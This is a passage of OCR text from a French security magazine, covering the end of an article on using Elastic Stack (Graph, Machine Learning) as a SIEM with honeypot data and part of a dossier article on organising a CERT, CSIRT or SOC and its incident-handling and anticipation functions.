


Figure 3




Figure 4

1. Le capteur Cowrie qui a récupéré les informations ;
2. Le pays émetteur de la requête ;
3. Le service du honeypot attaqué (SSH, Telnet).

Graph nous fournit donc un graphe mettant en évidence les relations entre ces trois axes.

Nous pouvons donc facilement voir les cas d'utilisation que nous pourrions obtenir dans le cadre d'un SIEM notamment pour détecter et identifier des comportements suspects, mais également pouvoir appuyer des analyses forensiques.

3.2 Machine Learning

Enfin, la dernière nouveauté est l'arrivée du Machine Learning dans la suite Elastic.

Cette option permet de pouvoir détecter dans les données des anomalies (comportement déviant du comportement habituellement observé dans le temps) et aussi de pouvoir alerter en cas de détection de cette anomalie.

Une fonctionnalité vraiment intéressante est de pouvoir identifier les « Influencers » qui ne sont ni plus ni moins que les responsables des anomalies.

Trois options sont possibles pour créer un job :

1. Job avec une seule métrique : un seul indicateur sera observé ;
2. Job avec plusieurs métriques : plusieurs indicateurs seront observés ;
3. Job avancé : toutes les options sont finement paramétrables, cette configuration étant réservée à des utilisateurs déjà expérimentés avec les deux autres catégories de job.

Typiquement, la configuration minimale pour un job est de choisir la fonction d'analyse à utiliser (Count, Sum, Min, Max, Mean...), le champ à analyser et une fenêtre temporelle afin de découper les données en « bucket ». Le travail du job consiste donc à appliquer la fonction mathématique sur chacun de ces buckets et d'observer les anomalies.

Ainsi, selon le job et les configurations souhaitées, plus ou moins d'options sont accessibles.

Le résultat consiste donc à nous présenter une chronologie des anomalies détectées, ainsi que les responsables ; libre à l'utilisateur de cliquer ensuite sur ces anomalies pour en savoir plus sur les évènements associés ainsi que l'explication mathématique qui a amené la déviation.

Le Machine Learning offre tout un tas de cas d'utilisation dans le cadre d'un SIEM : recherche d'anomalies sur des serveurs (consommation excessive de CPU/RAM, nombre de connexions anormales), analyse de comportements dans le temps...

Comme nous avons pu le voir dans cette partie, la triplette Timelion/Graph/Machine Learning, une fois maîtrisée, offre vraiment un panel de possibilités d'analyses important.

Conclusion

Elasticsearch est un outil très puissant et dans cet article, nous n'avons vu que très peu de ses possibilités puisque nous n'avons pas évoqué les modalités de clustering, de dump/restauration ainsi que les configurations et recherches avancées.

Je ne peux que vous inviter à aller voir la documentation officielle qui est complète et vous donnera des pistes à explorer pour mieux approfondir vos connaissances ainsi que de nombreux exemples **[ELASTIC DOC]**.

En utilisant Elastic Stack, nous avons vu qu'il était aisé de se constituer une chaîne de collecte de fichiers, d'indexation et d'analyses. Beaucoup d'architectures différentes sont possibles (utilisation de broker comme Apache Kafka, Redis...) et très faciles à mettre en œuvre avec tous les plugins par défaut.


Les derniers ajouts comme Graph et Machine Learning dans le X-Pack nous permettent d'enfin automatiser et découvrir un tas de liens entre nos données ; les options possibles dans la configuration des jobs de Machine Learning sont déjà très complètes et la suite ne pourra être que meilleure (encore plus de fonctions mathématiques et de stabilité notamment).

Il est clair qu'il ne faut pas négliger cette suite lorsque l'on souhaite mettre en place un SIEM ; ne pas oublier également que pour bénéficier pleinement de toute la puissance de la suite, il faudra souscrire au X-Pack ou encore utiliser Elastic Cloud, un « Elasticsearch as a service » hébergé sur Amazon ou Google. ■

Remerciements

Merci à Claire et Hervé de m'avoir permis de rédiger cet article. Merci aussi à Yoann, Emmanuelle et Morane pour leur relecture attentive.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/



www.hsc-formation.fr

HSC by Deloitte.

CERT, CSIRT ET SOC : ORGANISATION, OUTILLAGE, HUNTING ET LPM

Il n'est pas une semaine, pas un jour, sans qu'un média ne se fasse l'écho d'une cyberattaque, perpétrée par un loup, un chat, un ours ou un panda. Des adversaires nécessairement « sophistiqués » se cachant derrière des noms d'animaux, sans oublier la « plèbe » de la cybercriminalité qui assaille les multiples équipements de l'humanité hyperconnectée.

Face à des informations largement invérifiables, certains peuvent rester interdits. Ils n'y voient qu'une faconde visant à vendre une énième « boîte » magique destinée, bien évidemment et comme à chaque fois, à stopper pour de bon les attaques, même celles qui emploient des vulnérabilités 0-day. Mais si la prévention, ô combien essentielle, était suffisante, les aigrefins qui peuplent les allées sombres de la toile ne rentreraient pas si facilement dans certaines cyberbergeries et ne s'y installeraient pas durablement quelquefois. Aussi, les efforts destinés à les détecter et à réagir face à leurs vils méfaits se sont multipliés ces dernières années. Cela n'a pas échappé aux marchands de rêves et aux consultants passés experts dans les logorrhées sans queue ni tête, savamment saupoudrées de SIEM, SOC, CERT, CSIRT, Threat Intelligence, Threat Analytics, Hunting, Blue Team et bien d'autres phrases, mots et acronymes dont on a du mal à dessiner précisément les contours.

Nous vous proposons d'y voir plus clair à travers quatre articles. Le premier est un retour d'expérience issu de la gestion au jour le jour d'une équipe de réponse aux incidents de sécurité informatique. Il souligne l'importance de l'organisation, des talents humains dans la mise en place d'un CERT ainsi que les écueils à éviter. Le second vous permettra d'économiser un budget précieux, que vous pourriez consacrer à recruter de valeureux analystes, en utilisant un écosystème, éprouvé, libre et gratuit : pour détecter et réagir face aux menaces et analyser à grande échelle les éléments techniques que vous ne manquerez pas de collecter durant vos investigations. Le troisième se passe de la langue de bois pour percer à travers les écrans de fumée qui cachent la réelle nature de la Threat Intelligence et du Hunting. Et enfin le dernier concerne toutes celles et tous ceux qui fournissent des prestations de détection et de réaction pour des opérateurs d'importance vitale, au sein d'équipes internes ou externes. La Loi de Programmation Militaire les impacte grandement. Pour leur bien et celui des périmètres qu'ils défendent.

Saâd Kadhi

AU SOMMAIRE DE CE DOSSIER :

MARTINE MONTE UN CERT S02E01

Jean-Philippe « @jipe_ » TEISSIER – jean-philippe@angrybits.eu

mots-clés : *CERT / CSIRT / SOC / DFIR / GESTION D'INCIDENTS / RÉACTION / INVESTIGATIONS NUMÉRIQUES / ANTICIPATION / DÉTECTION*

L'année prochaine les CERT souffleront leur 30ème bougie. Peu de gens le savent, mais le CERT Coordination Center [CERT/CC] fut créé aux U.S.A. par la DARPA en 1988 en réponse au ver Morris. Celui-ci exploitait des vulnérabilités dans des services exposés sur Internet ainsi que la faiblesse des mots de passe de certains utilisateurs. Les incidents de 2017 - WannaCry puis NotPetya - ont démontré que, près de 30 ans plus tard, la marge de progrès reste... conséquente. Les cyberattaques de toutes intensités sont quotidiennes et les CERT sont plus que jamais le maillon central de la cybersécurité des entreprises comme des États. Anticipation, Détection, Réaction, les missions des CERT s'étoffent année après année et elles nécessitent une adaptation constante aux menaces et aux besoins de leurs constituency [CONST]. Par ailleurs, la résilience de la Nation dépend désormais si fortement des systèmes d'information de certaines entreprises ou administrations que la France a fixé les objectifs et les exigences de cybersécurité de ces opérateurs d'importance vitale [OIV]. Leurs CERT et plus généralement leurs équipes de détection et de réaction devront être certifiées, ou a minima conformes, respectivement aux référentiels PDIS et PRIS, tel que nous le verrons dans l'article consacré à la LPM.

Sans pouvoir aborder pleinement le sujet, cet article introductif vise à partager les *lessons learned* opérationnels et organisationnels de son auteur.

1 CERT ? CSIRT ? SOC ? ¯_(ツ)_/¯

Si CERT est souvent utilisé pour désigner l'acronyme *Computer Emergency Response Team*, c'est avant tout une marque déposée par le CERT/CC. Les CSIRT (*Computer Security Incident Response Team*) sont avant tout des équipes de réponse aux incidents de cybersécurité. Les CERT sont des CSIRT qui adhèrent et respectent les lignes directrices du CERT/CC. CERT et CSIRT sont généralement équivalents. Les SOC, eux, ont historiquement été créés pour assurer l'administration et l'exploitation des services opérationnels de sécurité (le pendant des NOC pour les services réseau). Ils ont assez naturellement évolué vers les fonctions de détection, là où les CERT se sont plutôt concentrés sur l'anticipation, au départ l'analyse des vulnérabilités, puis des attaques, et la réaction, la réponse aux incidents et la coordination en cas de crises majeures. Certains SOC assurent également les fonctions d'anticipation et de réponse. Enfin, certains CERT comprennent également les activités (préventives) d'audit ou d'évaluation de sécurité.

Vous l'aurez compris, l'organisation d'un CERT n'est pas figée et dépend de la volonté de l'entité. Certains CSIRT assurent les fonctions de détections des SOC. Certains SOC font de la réaction. Bref, et c'est important, chacun est libre de faire ce qu'il souhaite dans sa *constituency*. Il faudra néanmoins assurer certains services a minima pour rejoindre des regroupements de CERT comme le FIRST (*Forum of Incident Response and Security Teams*), la TF-CSIRT (*Task Force-Computer Security Incident Response Teams*) ou obtenir l'autorisation

d'exploiter la marque CERT. Ce sera également important pour démontrer sa capacité à faire afin de rejoindre des groupes d'échanges informels (*Trust Groups*) ou des ISAC sectoriels (*Information Sharing & Analysis Centre*).

Note

Une équipe de réponse aux incidents assure une fonction de « pompiers ». Si le CERT doit assurer des fonctions préventives d'audits ou de pentests, il faut s'assurer que l'image de l'équipe n'évolue pas vers une équipe « répressive ». Elle risquerait alors de perdre la relation de confiance avec les équipes victimes qui auront naturellement tendance à cacher certaines choses.

2 Débuter son CERT

La mise en place d'un CERT dépend avant tout de sa *constituency*, c'est-à-dire de l'ensemble des entités, régions, métiers que le CERT devra protéger.

Les premières étapes pour fonder un CERT sont bien documentées. Il faut :

- choisir la place de l'équipe dans l'organisation et donc son reporting et ses relations hiérarchiques et fonctionnelles avec le reste de l'entité ;
- définir et faire valider sa feuille de mission et les services qu'il délivrera ;
- définir les types d'incidents qu'il prendra en charge ;
- évaluer et sécuriser son budget, dont dépendront ses moyens humains et techniques.

Ces points donnent généralement lieu à la rédaction et à la publication sur son site Internet d'une RFC 2350 (*Expectations for Computer Security Incident Response*) si l'équipe à une visibilité externe, ce qui est très fortement recommandé afin de faciliter les échanges avec les tiers.

Les différentes fonctions peuvent toutes être regroupées dans le CERT ou distribuées dans plusieurs équipes : CSIRT, SOC, Audit, Anticipation. Dans ce cas, on a l'habitude de parler de *Virtual CERT*. Si tel est le cas, la gouvernance et la coordination des différentes équipes sera un facteur clé de réussite. Cet article d'introduction décrit brièvement les fonctions principales, mais n'a pas vocation à reprendre l'ensemble de la littérature (**[CERT/CC CSIRT Services]**, **[NIST]**, **[ENISA]**) plus qu'abondante sur le sujet. Certaines fonctions sont détaillées dans les articles suivants du dossier. Pour le reste, il ne vous reste plus qu'à lire les centaines de pages qui sont déjà le fruit de la réflexion des 30 dernières années, ou, selon votre temps et votre budget, faire appel à un cabinet de conseil plus ou moins spécialisé… La lecture des documents cités en référence de cet article est vivement recommandée.

Note

Le positionnement du CERT dans l'organisation est déterminant pour sa crédibilité, voire sa capacité d'escalade si nécessaire.

Si les différentes fonctions ne sont pas réunies dans une même équipe, la gouvernance et la coordination des différentes équipes sera un facteur clé de réussite - ou d'échec.

Note

« *Sharing is caring* ». Un CERT a besoin de ses homologues pour remplir sa mission (partage d'informations, aide à l'arrêt de la malveillance). Un CERT doit être visible et pouvoir communiquer à l'extérieur de son entité pour être efficace et crédible. Il faut anticiper ces échanges et ne pas attendre les crises pour vouloir rejoindre les groupes d'échanges. Il existe plusieurs moyens pour rendre cela possible. Certains sont détaillés dans l'article suivant.

3 Les principales fonctions d'un CERT

3.1 Management




Fig. 1 : Interactions des fonctions principales d'un CERT.

Le management du CERT a la charge d'organiser et d'assurer que l'équipe délivre les services définis dans sa lettre de mission.

Le management doit s'assurer que les analystes savent ce qu'ils doivent faire et comment le faire. D'expérience,

la gestion de la connaissance est un vrai challenge pour ces équipes ! Procédures, wiki(s), modèles d'e-mails, ou de documents. Au fur et à mesure de l'augmentation de la taille de l'équipe, il est de plus en plus dur d'assurer un niveau de qualité uniforme dans toutes les bases de connaissance qu'elle produit au quotidien. Adopter une démarche qualité, « *dire ce que l'on fait et faire ce que l'on dit* » est très important. C'est d'ailleurs ce qui est demandé lors des audits ou des visites de sites dans le cadre des dossiers pour rejoindre le FIRST ou aux niveaux les plus importants (accréditation voire certification) de la TF-CSIRT.

Note

Un « wiki keeper » ou, selon la taille de l'équipe, un responsable de la documentation, permet de conserver la qualité de la documentation et la bonne distribution de l'information dans l'équipe. Des retours d'expérience internes sur les incidents ou les analyses passés sont un bon moyen de capitalisation.

Le management doit également s'assurer que les ressources - notamment humaines - de l'équipe sont en adéquation avec les services qu'elle doit délivrer. Dans un domaine où le recrutement est difficile, il ne faut pas sous-estimer les temps requis par la recherche et la captation des talents...

Note

Il est recommandé d'automatiser un maximum la production des indicateurs de performance (KPI) ou de risque (KRI). Cela devrait être une fonction intégrée ou facilement intégrable (via une API par exemple) de la plateforme de gestion d'incidents.

C'est aussi cette fonction qui a la charge de produire le reporting opérationnel ou stratégique pour les parties prenantes de la *constituency* (nombre d'incidents, catégories, sévérités, etc.). Attention, la construction des indicateurs doit être claire et connue. Si le nombre d'incidents diminue, cela ne veut pas forcément dire que la menace fait de même. C'est peut-être en effet la conséquence d'une modification d'une politique ou d'une configuration de sécurité (filtrage, protection système...). Il est facile de créer un faux sentiment de sécurité et cela doit être un point d'attention particulier.

Note

Il est recommandé de produire un indicateur sur la menace en plus de ceux sur l'incidentologie. Cela évite de donner un faux sentiment de sécurité en cas d'amélioration de la protection. Cela permet également de valoriser les actions d'anticipation.

Le management doit également décider des fonctions qui pourraient être externalisées : détection via un prestataire, voire un PDIS, analyse des codes malveillants ou investigations numériques par un ou des prestataires spécialisés en cas d'incident majeur ?

La sous-traitance augmente mécaniquement la perte de connaissance au sein de l'équipe et les prestations sont réalisées dans le cadre d'un contrat bien précis. Il faut se poser les bonnes questions dans son contexte : a-t-on besoin de sa propre fonction de détection ou peut-on se reposer sur un tiers ? Quelle qualité de service cela entraînera-t-il ? Des considérations budgétaires dégradent souvent la fonction de gestion d'incident. Cela ne se voit pas forcément au quotidien, mais devient flagrant en cas d'incident de grande ampleur. Attention donc à ne pas privilégier uniquement le court terme.




Fig. 2 : Les quatre grandes phases de la gestion d'incident – NIST SP 800 61R2.

De la même façon, vous aurez sûrement besoin d'analystes inforensiques en interne, mais vous devrez aussi pouvoir compter sur des prestataires externes pour venir vous renforcer en cas de coup dur. Cela est également vrai pour la fonction de rétro-ingénierie. Vous n'avez peut-être pas besoin d'avoir 5 « reverseurs » à temps plein, mais uniquement des analystes avec un premier niveau de connaissance pour traiter les malwares communs. Vous pourrez en revanche faire appel à un prestataire spécialisé pour les cas les plus avancés. Mais cela implique une latence dans l'analyse. Ou bien, au contraire, votre modèle de menace nécessite une équipe de « reverseurs » extrêmement compétente en interne.

Il est également important d'adapter régulièrement ses équipes au volume et à la complexité des incidents. Des formations régulières sont très vivement recommandées. Elles sont d'ailleurs obligatoires pour rejoindre différents groupements ou obtenir certaines qualifications (FIRST, PDIS/PRIS).

Dans tous les cas, il n'est pas recommandé de sous-traiter la fonction principale de gestion d'incidents qui a besoin d'une chaîne de commandement court et d'une grande réactivité.

La maturité d'un CERT peut s'évaluer en suivant le modèle de l'ENISA par exemple **[ENISAMATURITY]**.

Note

Soyez proches de vos métiers et de vos DSI. Leurs choix technologiques (externalisation, cloud, modification des produits de sécurité) renforceront ou dégraderont vos capacités d'action (détection, analyse).

Note

Attention à ne pas sous-estimer l'augmentation du nombre d'incidents dans le temps. Le CERT ne doit jamais être débordé.

3.2 La gestion d'incidents

La gestion d'incidents telle que définie par le NIST est un processus itératif à 4 étapes **[NIST-IR]** (préparation, détection et analyse, confinement, éradication et récupération, activités post-réponse), qui va lui même rétro-alimenter les fonctions de détection et d'anticipation au cours de l'incident. Le référentiel PRIS adopte un processus similaire. Veuillez vous référer à l'article de Frédéric Le Bastard en fin de dossier pour de plus amples détails à ce sujet.

Il y a souvent une confusion - ou au moins un amalgame - entre la gestion d'incidents et l'investigation numérique (inforensique).

La gestion d'incident (*Incident Response*) est avant tout une fonction de communication et de coordination. Elle s'appuie elle-même sur plusieurs sous-fonctions dont les limites dépendent de chaque équipe. Une répartition classique de ces sous-activités peut être la suivante :

- analyse inforensique des systèmes ou des éléments réseau ;
- analyse inforensique de smartphones ou de systèmes particuliers (IoT, SCADA, etc.) ;
- la rétro-ingénierie de codes malveillants (*reverse engineering*).

Dans les équipes de taille modeste - la majorité le sont - il s'agit souvent des mêmes analystes, qui peuvent avoir une ou plusieurs spécialités.

La gestion d'incident peut évoluer dans les cas les plus graves en gestion de crise. Les deux processus ne doivent pas être confondus (c'est une preuve de maturité).

La crise implique que l'organisation est débordée et ne sait plus gérer l'incident avec ses processus classiques. Elle permet de mettre en œuvre des actions qui ne sont pas acceptables en temps normal (mise en production de correctifs hors cycle ou de règles de filtrage en urgence, arrêt de systèmes critiques, etc.).

Note

La chronologie des étapes est un élément clé dans la gestion d'incidents. Beaucoup de services auront comme priorité de « régler » le problème avant même que les investigations n'aient commencé. Il faut faire preuve de pédagogie et de persuasion pour que certains ne passent pas les disques durs à l'eau de javel avant de les envoyer pour analyse !

3.3 Anticipation

La fonction d'anticipation peut regrouper plusieurs sous-activités. Elle peut réaliser des activités traditionnelles d'analyse de dossiers de sécurité, ou en lien avec la construction de la protection des systèmes. Elle peut également assurer les activités d'audit, de pentests, voire de *red teaming* avancé. Comme évoqué précédemment, si cela existe dans certains CERT, il faut faire attention au mélange des genres et ne pas créer de confusion.

La fonction d'anticipation doit avant tout fournir à sa *constituency* une vision éclairée sur la menace (cf. article de Thomas Chopitea du dossier). Cela passe par la veille sécurité au sens large et plus particulièrement par l'analyse des d'attaques, qu'elles soient publiques ou partagées par des tiers de confiance. Cette connaissance, une fois évaluée et contextualisée, doit permettre la production de renseignements sur la menace (*threat intelligence*). On distingue deux sources principales pour les analystes. Les renseignements obtenus à froid directement ou depuis des tiers et qui permettent d'anticiper les incidents, que ce soit pour les détecter grâce à des marqueurs (*Indicators of Compromise* / IOC), ou d'accélérer la réaction par la connaissance a priori des Techniques, Tactiques et Procédures (TTP) d'un attaquant et notamment ses objectifs habituels. La deuxième source est celle obtenue à chaud qui provient des incidents traités directement par le CERT.

